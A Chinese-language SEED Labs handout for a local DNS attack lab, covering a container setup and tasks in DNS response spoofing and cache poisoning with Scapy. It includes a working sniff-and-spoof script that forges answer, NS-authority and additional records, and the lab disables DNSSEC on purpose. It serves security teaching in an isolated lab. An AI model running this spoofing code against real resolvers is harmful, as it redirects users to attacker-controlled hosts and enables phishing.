本地 DNS 攻击实验

1 实验概述

DNS（域名系统）是互联网的电话簿；它将主机名转换为 IP 地址（反之亦然）。这种转换通过 DNS 解析完成。DNS 攻击可以有多种方法影响这个解析过程，从而误导用户访问其他目的地，通常这些目的地是恶意的。本实验的目标是了解这些攻击是如何工作的。学生们将首先设置并配置 DNS 服务器，然后尝试对实验环境中的目标进行各种 DNS 攻击。

攻击本地受害者与远程 DNS 服务器的难度有很大不同。因此，我们开发了两个实验，一个专注于本地 DNS 攻击，另一个专注于远程 DNS 攻击。本实验重点讲解本地攻击。本实验包括以下内容：

- DNS 及其工作原理
- DNS 服务器设置
- DNS 缓存投毒攻击
- 伪造 DNS 响应
- 数据包嗅探与欺骗
- Scapy 工具

阅读与视频资料。 有关 DNS 协议和攻击的详细内容，可以参考以下资料：

- SEED 书的第 18 章，*Computer & Internet Security: A Hands-on Approach*, 3rd Edition, by Wenliang Du. 详情请见 `https://www.handsonsecurity.net`.
- SEED 视频的第 7 节，*Internet Security: A Hands-on Approach*, by Wenliang Du. 详情请见 `https://www.handsonsecurity.net/video.html`.

实验环境。 本实验在 SEED Ubuntu 20.04 VM 中测试可行。您可以从 SEED 网站上下载我们预先构建好的镜像并在您自己的电脑上运行 SEED VM。然而，大多数 SEED 实验可以在云端进行，您可以按照我们的说明在云端创建 SEED VM。

2 实验环境设置任务

DNS 缓存投毒攻击的主要目标是本地 DNS 服务器。显然，攻击真实服务器是非法的，因此我们需要设置自己的 DNS 服务器来进行攻击实验。实验环境需要四台独立的机器：一台用于受害者，一台用于本地 DNS 服务器，另外两台作为攻击者。实验环境的设置如图 1所示。本实验专注于本地攻击，因此我们将所有机器放在同一局域网内。



图 1: 实验环境设置

2.1 容器设置和命令

请从实验的网站下载 `Labsetup.zip` 文件到你的 VM 中，解压它，进入 `Labsetup` 文件夹，然后用 `docker-compose.yml` 文件安装实验环境。对这个文件及其包含的所有 `Dockerfile` 文件中的内容的详细解释都可以在链接到本实验网站的用户手册 [1] 中找到。如果这是您第一次使用容器设置 SEED 实验环境，那么阅读用户手册非常重要。

在下面，我们列出了一些与 Docker 和 Compose 相关的常用命令。由于我们将非常频繁地使用这些命令，因此我们在 `.bashrc` 文件（在我们提供的 SEED Ubuntu 20.04 虚拟机中）中为它们创建了别名。

```
$ docker-compose build  # 建立容器镜像
$ docker-compose up     # 启动容器
$ docker-compose down   # 关闭容器

// 上述 Compose 命令的别名
$ dcbuild       # docker-compose build 的别名
$ dcup          # docker-compose up 的别名
$ dcdown        # docker-compose down 的别名
```

所有容器都在后台运行。要在容器上运行命令，我们通常需要获得容器里的 Shell 。首先需要使用 `docker ps` 命令找出容器的 ID ，然后使用 `docker exec` 在该容器上启动 Shell 。我们已经在 `.bashrc` 文件中为这两个命令创建了别名。

```
$ dockps        // docker ps --format "{{.ID}}  {{.Names}}" 的别名
$ docksh <id>   // docker exec -it <id> /bin/bash 的别名
```

[1] 如果你在部署容器的过程中发现从官方源下载容器镜像非常慢，可以参考手册中的说明使用当地的镜像服务器

```
// 下面的例子展示了如何在主机 C 内部得到 Shell
$ dockps
b1004832e275  hostA-10.9.0.5
0af4ea7a3e2e  hostB-10.9.0.6
9652715c8e0a  hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#

// 注: 如果一条 docker 命令需要容器 ID, 你不需要
//     输入整个 ID 字符串。只要它们在所有容器当中
//     是独一无二的, 那只输入前几个字符就足够了。
```

如果你在设置实验环境时遇到问题，可以尝试从手册的 “Miscellaneous Problems” 部分中寻找解决方案。

2.2 关于攻击者容器

在本实验中，我们可以使用虚拟机（VM）或攻击者容器作为攻击者机器。如果查看 Docker Compose 文件，您会看到攻击者容器与其他容器的配置不同。

- *共享文件夹*。当我们使用攻击者容器发起攻击时，需要将攻击代码放入攻击者容器中。在虚拟机中进行代码编辑比在容器中更为方便，因为我们可以使用我们喜欢的编辑器。为了使虚拟机和容器共享文件，我们使用 Docker `volumes` 在虚拟机和容器之间创建了一个共享文件夹。如果你查看 Docker Compose 文件，就会发现我们已经在某些容器中添加了以下条目。它表示将主机（即 VM）上的 `./volumes` 文件夹挂载到容器内的 `/volumes` 文件夹。我们在虚拟机上将代码写入 `./volumes` 文件夹，就可以在容器内使用它们。

  ```
  volumes:
        - ./volumes:/volumes
  ```

- *主机模式*。在本实验中，攻击者需要能够嗅探数据包。但在容器内运行嗅探程序存在问题，因为每个容器实际上是连接到一个虚拟交换机上，所以它只能看到自己的流量，而无法看到其他容器间的数据包。为了解决这个问题，我们将攻击者容器的网络模式设置为 `host` 模式，这允许攻击者容器看到所有的流量。以下是用于配置攻击者容器的条目:

  ```
  network_mode: host
  ```

  当容器的网络处于 `host` 模式，它可以看到主机的所有网络接口，且甚至拥有与主机相同的 IP 地址。它大体上与主机处于同一网络命名空间。然而，这个容器仍然是一台独立的机器，因为其他命名空间与主机不同。

2.3 DNS 配置总结

所有容器已经为本实验配置好了。我们在这里提供一个总结，以便学生了解这些配置。配置的详细说明可以在手册中找到。

本地 DNS 服务器。 我们在本地 DNS 服务器上运行 BIND 9 DNS 服务器程序。BIND 9 的配置放在 `/etc/bind/named.conf` 的文件中。这个文件是主配置文件，它通常包含几个 `"include"` 条目，实际的配置存储在这些被 include 的文件中。其中一个文件为 `/etc/bind/named.conf.options`。主要的配置就在这个文件里。

- *简化。* DNS 服务器现在会随机化它们 DNS 查询的源端口号；这使得攻击变得更加困难。遗憾的是，许多 DNS 服务器仍然使用可预测的源端口号。为了简化本实验，我们在配置文件中将源端口号固定为 33333。
- *关闭 DNSSEC。* DNSSEC 是为防止对 DNS 服务器的攻击而引入的安全机制。为了展示攻击在没有这种保护机制下是如何工作的，我们在配置文件中关闭了这个保护机制。
- *DNS 缓存。*在攻击过程中，我们需要检查本地 DNS 服务器的 DNS 缓存。以下两个命令与 DNS 缓存相关。第一个命令将缓存内容转储到文件 `/var/cache/bind/dump.db` 中，第二个命令则清空缓存。

```
# rndc dumpdb -cache    // 将缓存转储到指定文件
# rndc flush            // 清空 DNS 缓存
```

- *转发 attacker32.com 区域。*我们在本地 DNS 服务器中添加了一个转发区域，目的是为了当有人查询 `attacker32.com` 域名时，查询会被转发到运行在攻击者容器（10.9.0.153）中的域名服务器。这个转发区域设置在 `named.conf` 文件中。

```
zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};
```

用户机器。 `10.9.0.53` 已经设置成用户容器 `10.9.0.5` 的本地 DNS 服务器，这是通过修改用户机器的 `/etc/resolv.conf` 来实现的。服务器 `10.9.0.53` 被添加为文件中的第一个 `nameserver` 条目，所以该服务器将作为首选 DNS 服务器。

攻击者的域名服务器。 在攻击者的域名服务器上，我们托管了两个区域。一个是攻击者的合法区域 `attacker32.com`，另一个是伪造的 `example.com` 区域。区域的配置在 `/etc/bind/named.conf` 文件中：

```
zone "attacker32.com" {
       type master;
```

```
        file "/etc/bind/attacker32.com.zone";
};

zone "example.com" {
        type master;
        file "/etc/bind/example.com.zone";
};
```

2.4 测试 DNS 设置

在用户容器中，我们将运行一系列命令来确保我们的实验设置正确。在实验报告中，请记录你的测试结果。

获取 ns.attacker32.com 的 IP 地址。 当我们运行以下 dig 命令时，本地 DNS 服务器将根据添加到其配置文件中的 forward 区域条目，将请求转发到攻击者的域名服务器。因此，回复应来自我们在攻击者域名服务器上设置的区域文件（attacker32.com.zone）。如果得到的结果不是这样，那么你的设置可能存在问题。请在实验报告中描述观察结果。

```
$ dig ns.attacker32.com
```

获取 www.example.com 的 IP 地址。 现在有两个域名服务器托管 example.com 域名，一个是该域的官方域名服务器，另一个是攻击者容器。我们将查询这两个域名服务器，看看得到什么响应。请运行以下两个命令（从用户机器上运行），并描述观察结果。

```
// 将查询发送到我们的本地 DNS 服务器，本地服务器会将查询
// 转发到 example.com 的官方名称服务器。
$ dig www.example.com

// 直接向 ns.attacker32.com 查询
$ dig @ns.attacker32.com www.example.com
```

显然，没有人会向 ns.attacker32.com 查询 www.example.com 的 IP 地址；他们总是会向 example.com 的官方域名服务器查询答案。DNS 缓存投毒攻击的目标是让受害者向 ns.attacker32.com 查询 www.example.com 的 IP 地址。换句话说，如果我们的攻击成功，只要运行第一个 dig 命令（没有 @ 选项的那个），我们就会从攻击者那里得到伪造的结果，而不是从官方的域名服务器获取的真实结果。

3 攻击任务

DNS 攻击的主要目标是将用户重定向到机器 B，当用户试图通过 A 的主机名访问 A 时。例如，当用户试图访问在线银行时，如果攻击者能够将用户重定向到一个看起来非常像这个银行的恶意网站，用户可能会被骗并泄露其在线银行账户的密码。

3.1 任务 1: 直接向用户伪造响应



图 2: 本地 DNS 投毒攻击

当用户在浏览器中输入一个网站名称（如 `www.example.com`）时，用户的计算机会向本地 DNS 服务器发送一个 DNS 请求来查询该主机名的 IP 地址。攻击者可以嗅探 DNS 请求消息，然后立即创建一个假的 DNS 响应，并将其发送回用户计算机。如果假响应比真实响应先到达，它将被用户计算机接受（见图 2）。

请编写一个程序来发起这样的攻击。以下提供了一个代码框架。在第 4节中，您可以看到如何创建包含各种记录的 DNS 数据包。SEED 教科书中也提供了详细的指导。

```
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = "example.com"

def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

    ip = IP(...)            # 创建 IP 对象
    udp = UDP(...)          # 创建 UDP 对象
    Anssec = DNSRR(...)     # 创建答案记录
    dns = DNS(...)          # 创建 DNS 对象
    spoofpkt = ip/udp/dns   # 拼装出伪造的 DNS 数据包
    send(spoofpkt)

myFilter = "..."    # 设置过滤器
pkt=sniff(iface='br-43d947d991eb', filter=myFilter, prn=spoof_dns)
```

需要注意的是，在上述代码中，`iface` 参数中的值应替换为您实际的网络接口名，这是连接到 `10.9.0.0/24` 网络的接口。

当攻击程序正在运行时，您可以在用户计算机上运行 `dig` 命令。该命令将触发用户机器向本地 DNS 服务器发送 DNS 查询，该查询最终将发送到 `example.com` 域的权威名称服务器（如果缓存中没有答案）。如果您的攻击成功，您应该能够在响应中看到伪造的信息。请比较攻击前后的结果。

在发起攻击之前，请确保清空本地 DNS 服务器的缓存。如果缓存中已有答案，来自本地 DNS 服务器的响应将比您伪造的响应更快，您的攻击将很难成功。

潜在问题。 当我们使用容器进行实验时，有时（并非总是）会遇到一个非常奇怪的情况：容器中的嗅探和伪造操作非常慢，甚至伪造的数据包比来自互联网的合法数据包还要晚到达，尽管我们处于本地网络中。过去在使用虚拟机时，我们从未遇到过这个问题。我们尚未找到导致此性能问题的原因（如果您对此问题有任何见解，请告诉我们）。

如果您遇到此奇怪的情况，我们可以通过以下方式规避它：故意增加外部网络流量的延迟，以使得真实的响应不会那么快到达。可以使用以下 `tc` 命令在路由器上添加延迟。路由器有两个接口，`eth0` 和 `eth1`，请确保使用连接到外部网络 `10.8.0.0/24`

```
// 延迟网络流量 100 毫秒
# tc qdisc add dev eth0 root netem delay 100ms

// 删除 tc 条目
# tc qdisc del dev eth0 root netem

// 显示所有 tc 条目
# tc qdisc show dev eth0
```

您可以在整个实验过程中一直保留这个 `tc` 条目启用，因为后面的所有任务都可能遇到类似的情况。

3.2 任务 2: DNS 缓存投毒攻击 – 伪造答案

上述攻击的目标是用户的计算机。为了实现长期影响，每次用户的计算机发送 DNS 查询请求 `www.example.com` 时，攻击者的机器必须发送伪造的 DNS 响应。这效率不高。有一个更好的方式，可以攻击 DNS 服务器，而不是用户的计算机。

当本地 DNS 服务器接收到查询时，它首先从自己的缓存中查找答案。如果答案已经缓存，DNS 服务器将直接使用缓存中的信息进行回复。如果缓存中没有答案，DNS 服务器就会从其他 DNS 服务器获取答案。当它获得答案后，便会将答案存储到缓存中，下次查询时就不需要再向其他 DNS 服务器发请求。见图 2。

因此，如果攻击者能够伪造其他 DNS 服务器的响应，本地 DNS 服务器会将伪造的响应存入缓存，并保持一定时间。下次，当用户的计算机想要查询相同的主机名时，它将从缓存中获得伪造的响应。这样，攻击者只需要伪造一次，影响就能持续到缓存信息过期为止。这个攻击被称为 *DNS 缓存投毒*。

请修改前一个任务中的程序来实现此攻击。在发起攻击之前，确保 DNS 服务器的缓存为空。可以使用以下命令来清空缓存：

```
# rndc flush
```

您可以检查本地 DNS 服务器的缓存，查看是否已经中毒。以下命令会首先将缓存的内容转储到一个文件中，然后显示该文件的内容：

```
# rndc dumpdb -cache
# cat /var/cache/bind/dump.db
```

3.3 任务 3: 伪造 NS 记录

在上一个任务中，我们的 DNS 缓存投毒攻击仅影响了一个主机名，即 www.example.com。如果用户尝试获取另一个主机名（如 mail.example.com）的 IP 地址，我们需要再次发起攻击。如果我们能够发起一次攻击，并影响整个 example.com 域，这样会更高效。

方法是利用 DNS 响应中的权威（Authority）部分。在伪造响应时，除了伪造答案（Answer 部分），我们还可以在权威部分添加以下内容。当本地 DNS 服务器缓存了这一条目后，ns.attacker32.com 将被用作将来对 example.com 域中任何主机名查询的域名服务器。由于 ns.attacker32.com 是由攻击者控制的，因此它可以为任何查询提供伪造的答案。在我们的设置中，这台机器的 IP 地址是 10.9.0.153。

```
;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
```

请在您的攻击代码中添加伪造的 NS 记录，并发起攻击。第 4节提供了如何在 DNS 响应包中包含 NS 记录的示例。SEED 教科书中也有详细的指导。在进行攻击之前，请记得先清空本地 DNS 服务器的缓存。如果攻击成功，当您在用户计算机上运行 dig 命令查询 example.com 域中的任何主机名时，您将得到 ns.attacker32.com 提供的伪造 IP 地址。请同时检查本地 DNS 服务器的缓存，查看伪造的 NS 记录是否已被缓存。

3.4 任务 4: 伪造另一个域的 NS 记录

在之前的攻击中，我们成功地在本地 DNS 服务器的缓存投毒，使 ns.attacker32.com 成为 example.com 域的域名服务器。受到这个成功的启发，我们希望将其影响扩展到其他域。也就是说，在由查询 www.example.com 引发的伪造响应中，我们希望在权威部分添加以下条目，使得 ns.attacker32.com 也被用作 google.com 的域名服务器。

```
;; AUTHORITY SECTION:
example.com.            259200  IN      NS   ns.attacker32.com.
google.com.             259200  IN      NS   ns.attacker32.com.
```

请稍微修改您的攻击代码，以便在本地 DNS 服务器上发起上述攻击。攻击后，检查 DNS 缓存并查看哪些记录已被缓存。请描述并解释您的观察结果。需要注意的是，我们攻击的查询仍然是对 example.com 的查询，而不是对 google.com 的查询。

3.5 任务 5: 在附加部分伪造记录

在 DNS 响应中，有一个叫做附加部分（Additional Section）的记录，用于提供附加信息。在实际应用中，它通常用来提供某些主机名的 IP 地址，特别是那些出现在权威部分的主机名。本任务的目标是伪造该部分中的一些条目，并观察它们是否会成功缓存到目标本地 DNS 服务器中。特别是，当响应 `www.example.com` 的查询时，我们在伪造响应中除了答案部分的条目之外，还添加以下条目，:

```
;; AUTHORITY SECTION:
example.com.            259200  IN   NS   ns.attacker32.com.
example.com.            259200  IN   NS   ns.example.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN   A    1.2.3.4   ①
ns.example.net.         259200  IN   A    5.6.7.8   ②
www.facebook.com.       259200  IN   A    3.4.5.6   ③
```

条目 ① 和 ② 与权威部分中的主机名相关。条目 ③ 与响应中的任何条目无关，但它为用户提供了“额外的” 帮助，这样用户就不需要查找 Facebook 的 IP 地址。请使用 Scapy 来伪造这样的 DNS 响应。您的任务是报告哪些条目会被成功缓存，哪些条目不会被缓存，并解释原因。

3.6 接下来做什么

在本实验的 DNS 缓存投毒攻击中，我们假设攻击者和 DNS 服务器位于同一局域网中，即攻击者可以观察到 DNS 查询消息。当攻击者和 DNS 服务器不在同一局域网中时，缓存投毒攻击变得更加具有挑战性。如果您有兴趣挑战这一难度，可以尝试我们提供的《远程 DNS 攻击实验》。

4 实验指导

本实验需要使用 Scapy 完成多个任务。以下示例代码展示了如何嗅探 DNS 查询，并伪造一个 DNS 响应，响应中包含一个答案部分的记录、两个权威部分的记录和两个附加部分的记录。代码已包含在 `Labsetup.zip` 文件中（在 `volumes` 文件夹内）。

Listing 1: 示例代码: `dns_sniff_spoof.py`

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname.decode('utf-8')):

    # 交换源和目标 IP 地址
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # 交换源和目标端口号
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
```

```
    # 答案部分
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='10.0.2.5')

    # 权威部分
    NSsec1 = DNSRR(rrname='example.net', type='NS',
                   ttl=259200, rdata='ns1.example.net')
    NSsec2 = DNSRR(rrname='example.net', type='NS',
                   ttl=259200, rdata='ns2.example.net')

    # 附加部分
    Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                    ttl=259200, rdata='5.6.7.8')

    # 构建 DNS 数据包
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,  ✱
                 qdcount=1, ancount=1, nscount=2, arcount=2,
                 an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

    # 构建整个 IP 数据包并发送
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# 嗅探 DNS 查询数据包并调用 spoof_dns() 方法
f = 'udp and dst port 53'
pkt = sniff(iface='br-43d947d991eb', filter=f, prn=spoof_dns)       ☆
```

请确保在第 ☆行将接口名称替换为您系统中的名称。第 ✱行构建了 DNS 数据负载，包括 DNS 头部和数据。每个字段的解释如下：

- id: Transaction ID；应与请求中的相同
- qd: 查询域名；应与请求中的相同
- aa: 权威回答（1 表示答案包含权威回答）
- rd: 是否启用递归查询（0 表示禁用递归查询）
- qr: 查询响应位（1 表示响应）
- qdcount: 查询部分中的记录数
- ancount: 答案部分中的记录数
- nscount: 权威部分中的记录数
- arcount: 附加部分中的记录数
- an: 答案部分
- ns: 权威部分

- `ar`: 附加部分

5 Submission

你需要提交一份带有截图的详细实验报告来描述你所做的工作和你观察到的现象。你还需要对一些有趣或令人惊讶的观察结果进行解释。请同时列出重要的代码段并附上解释。只是简单地附上代码不加以解释不会获得学分。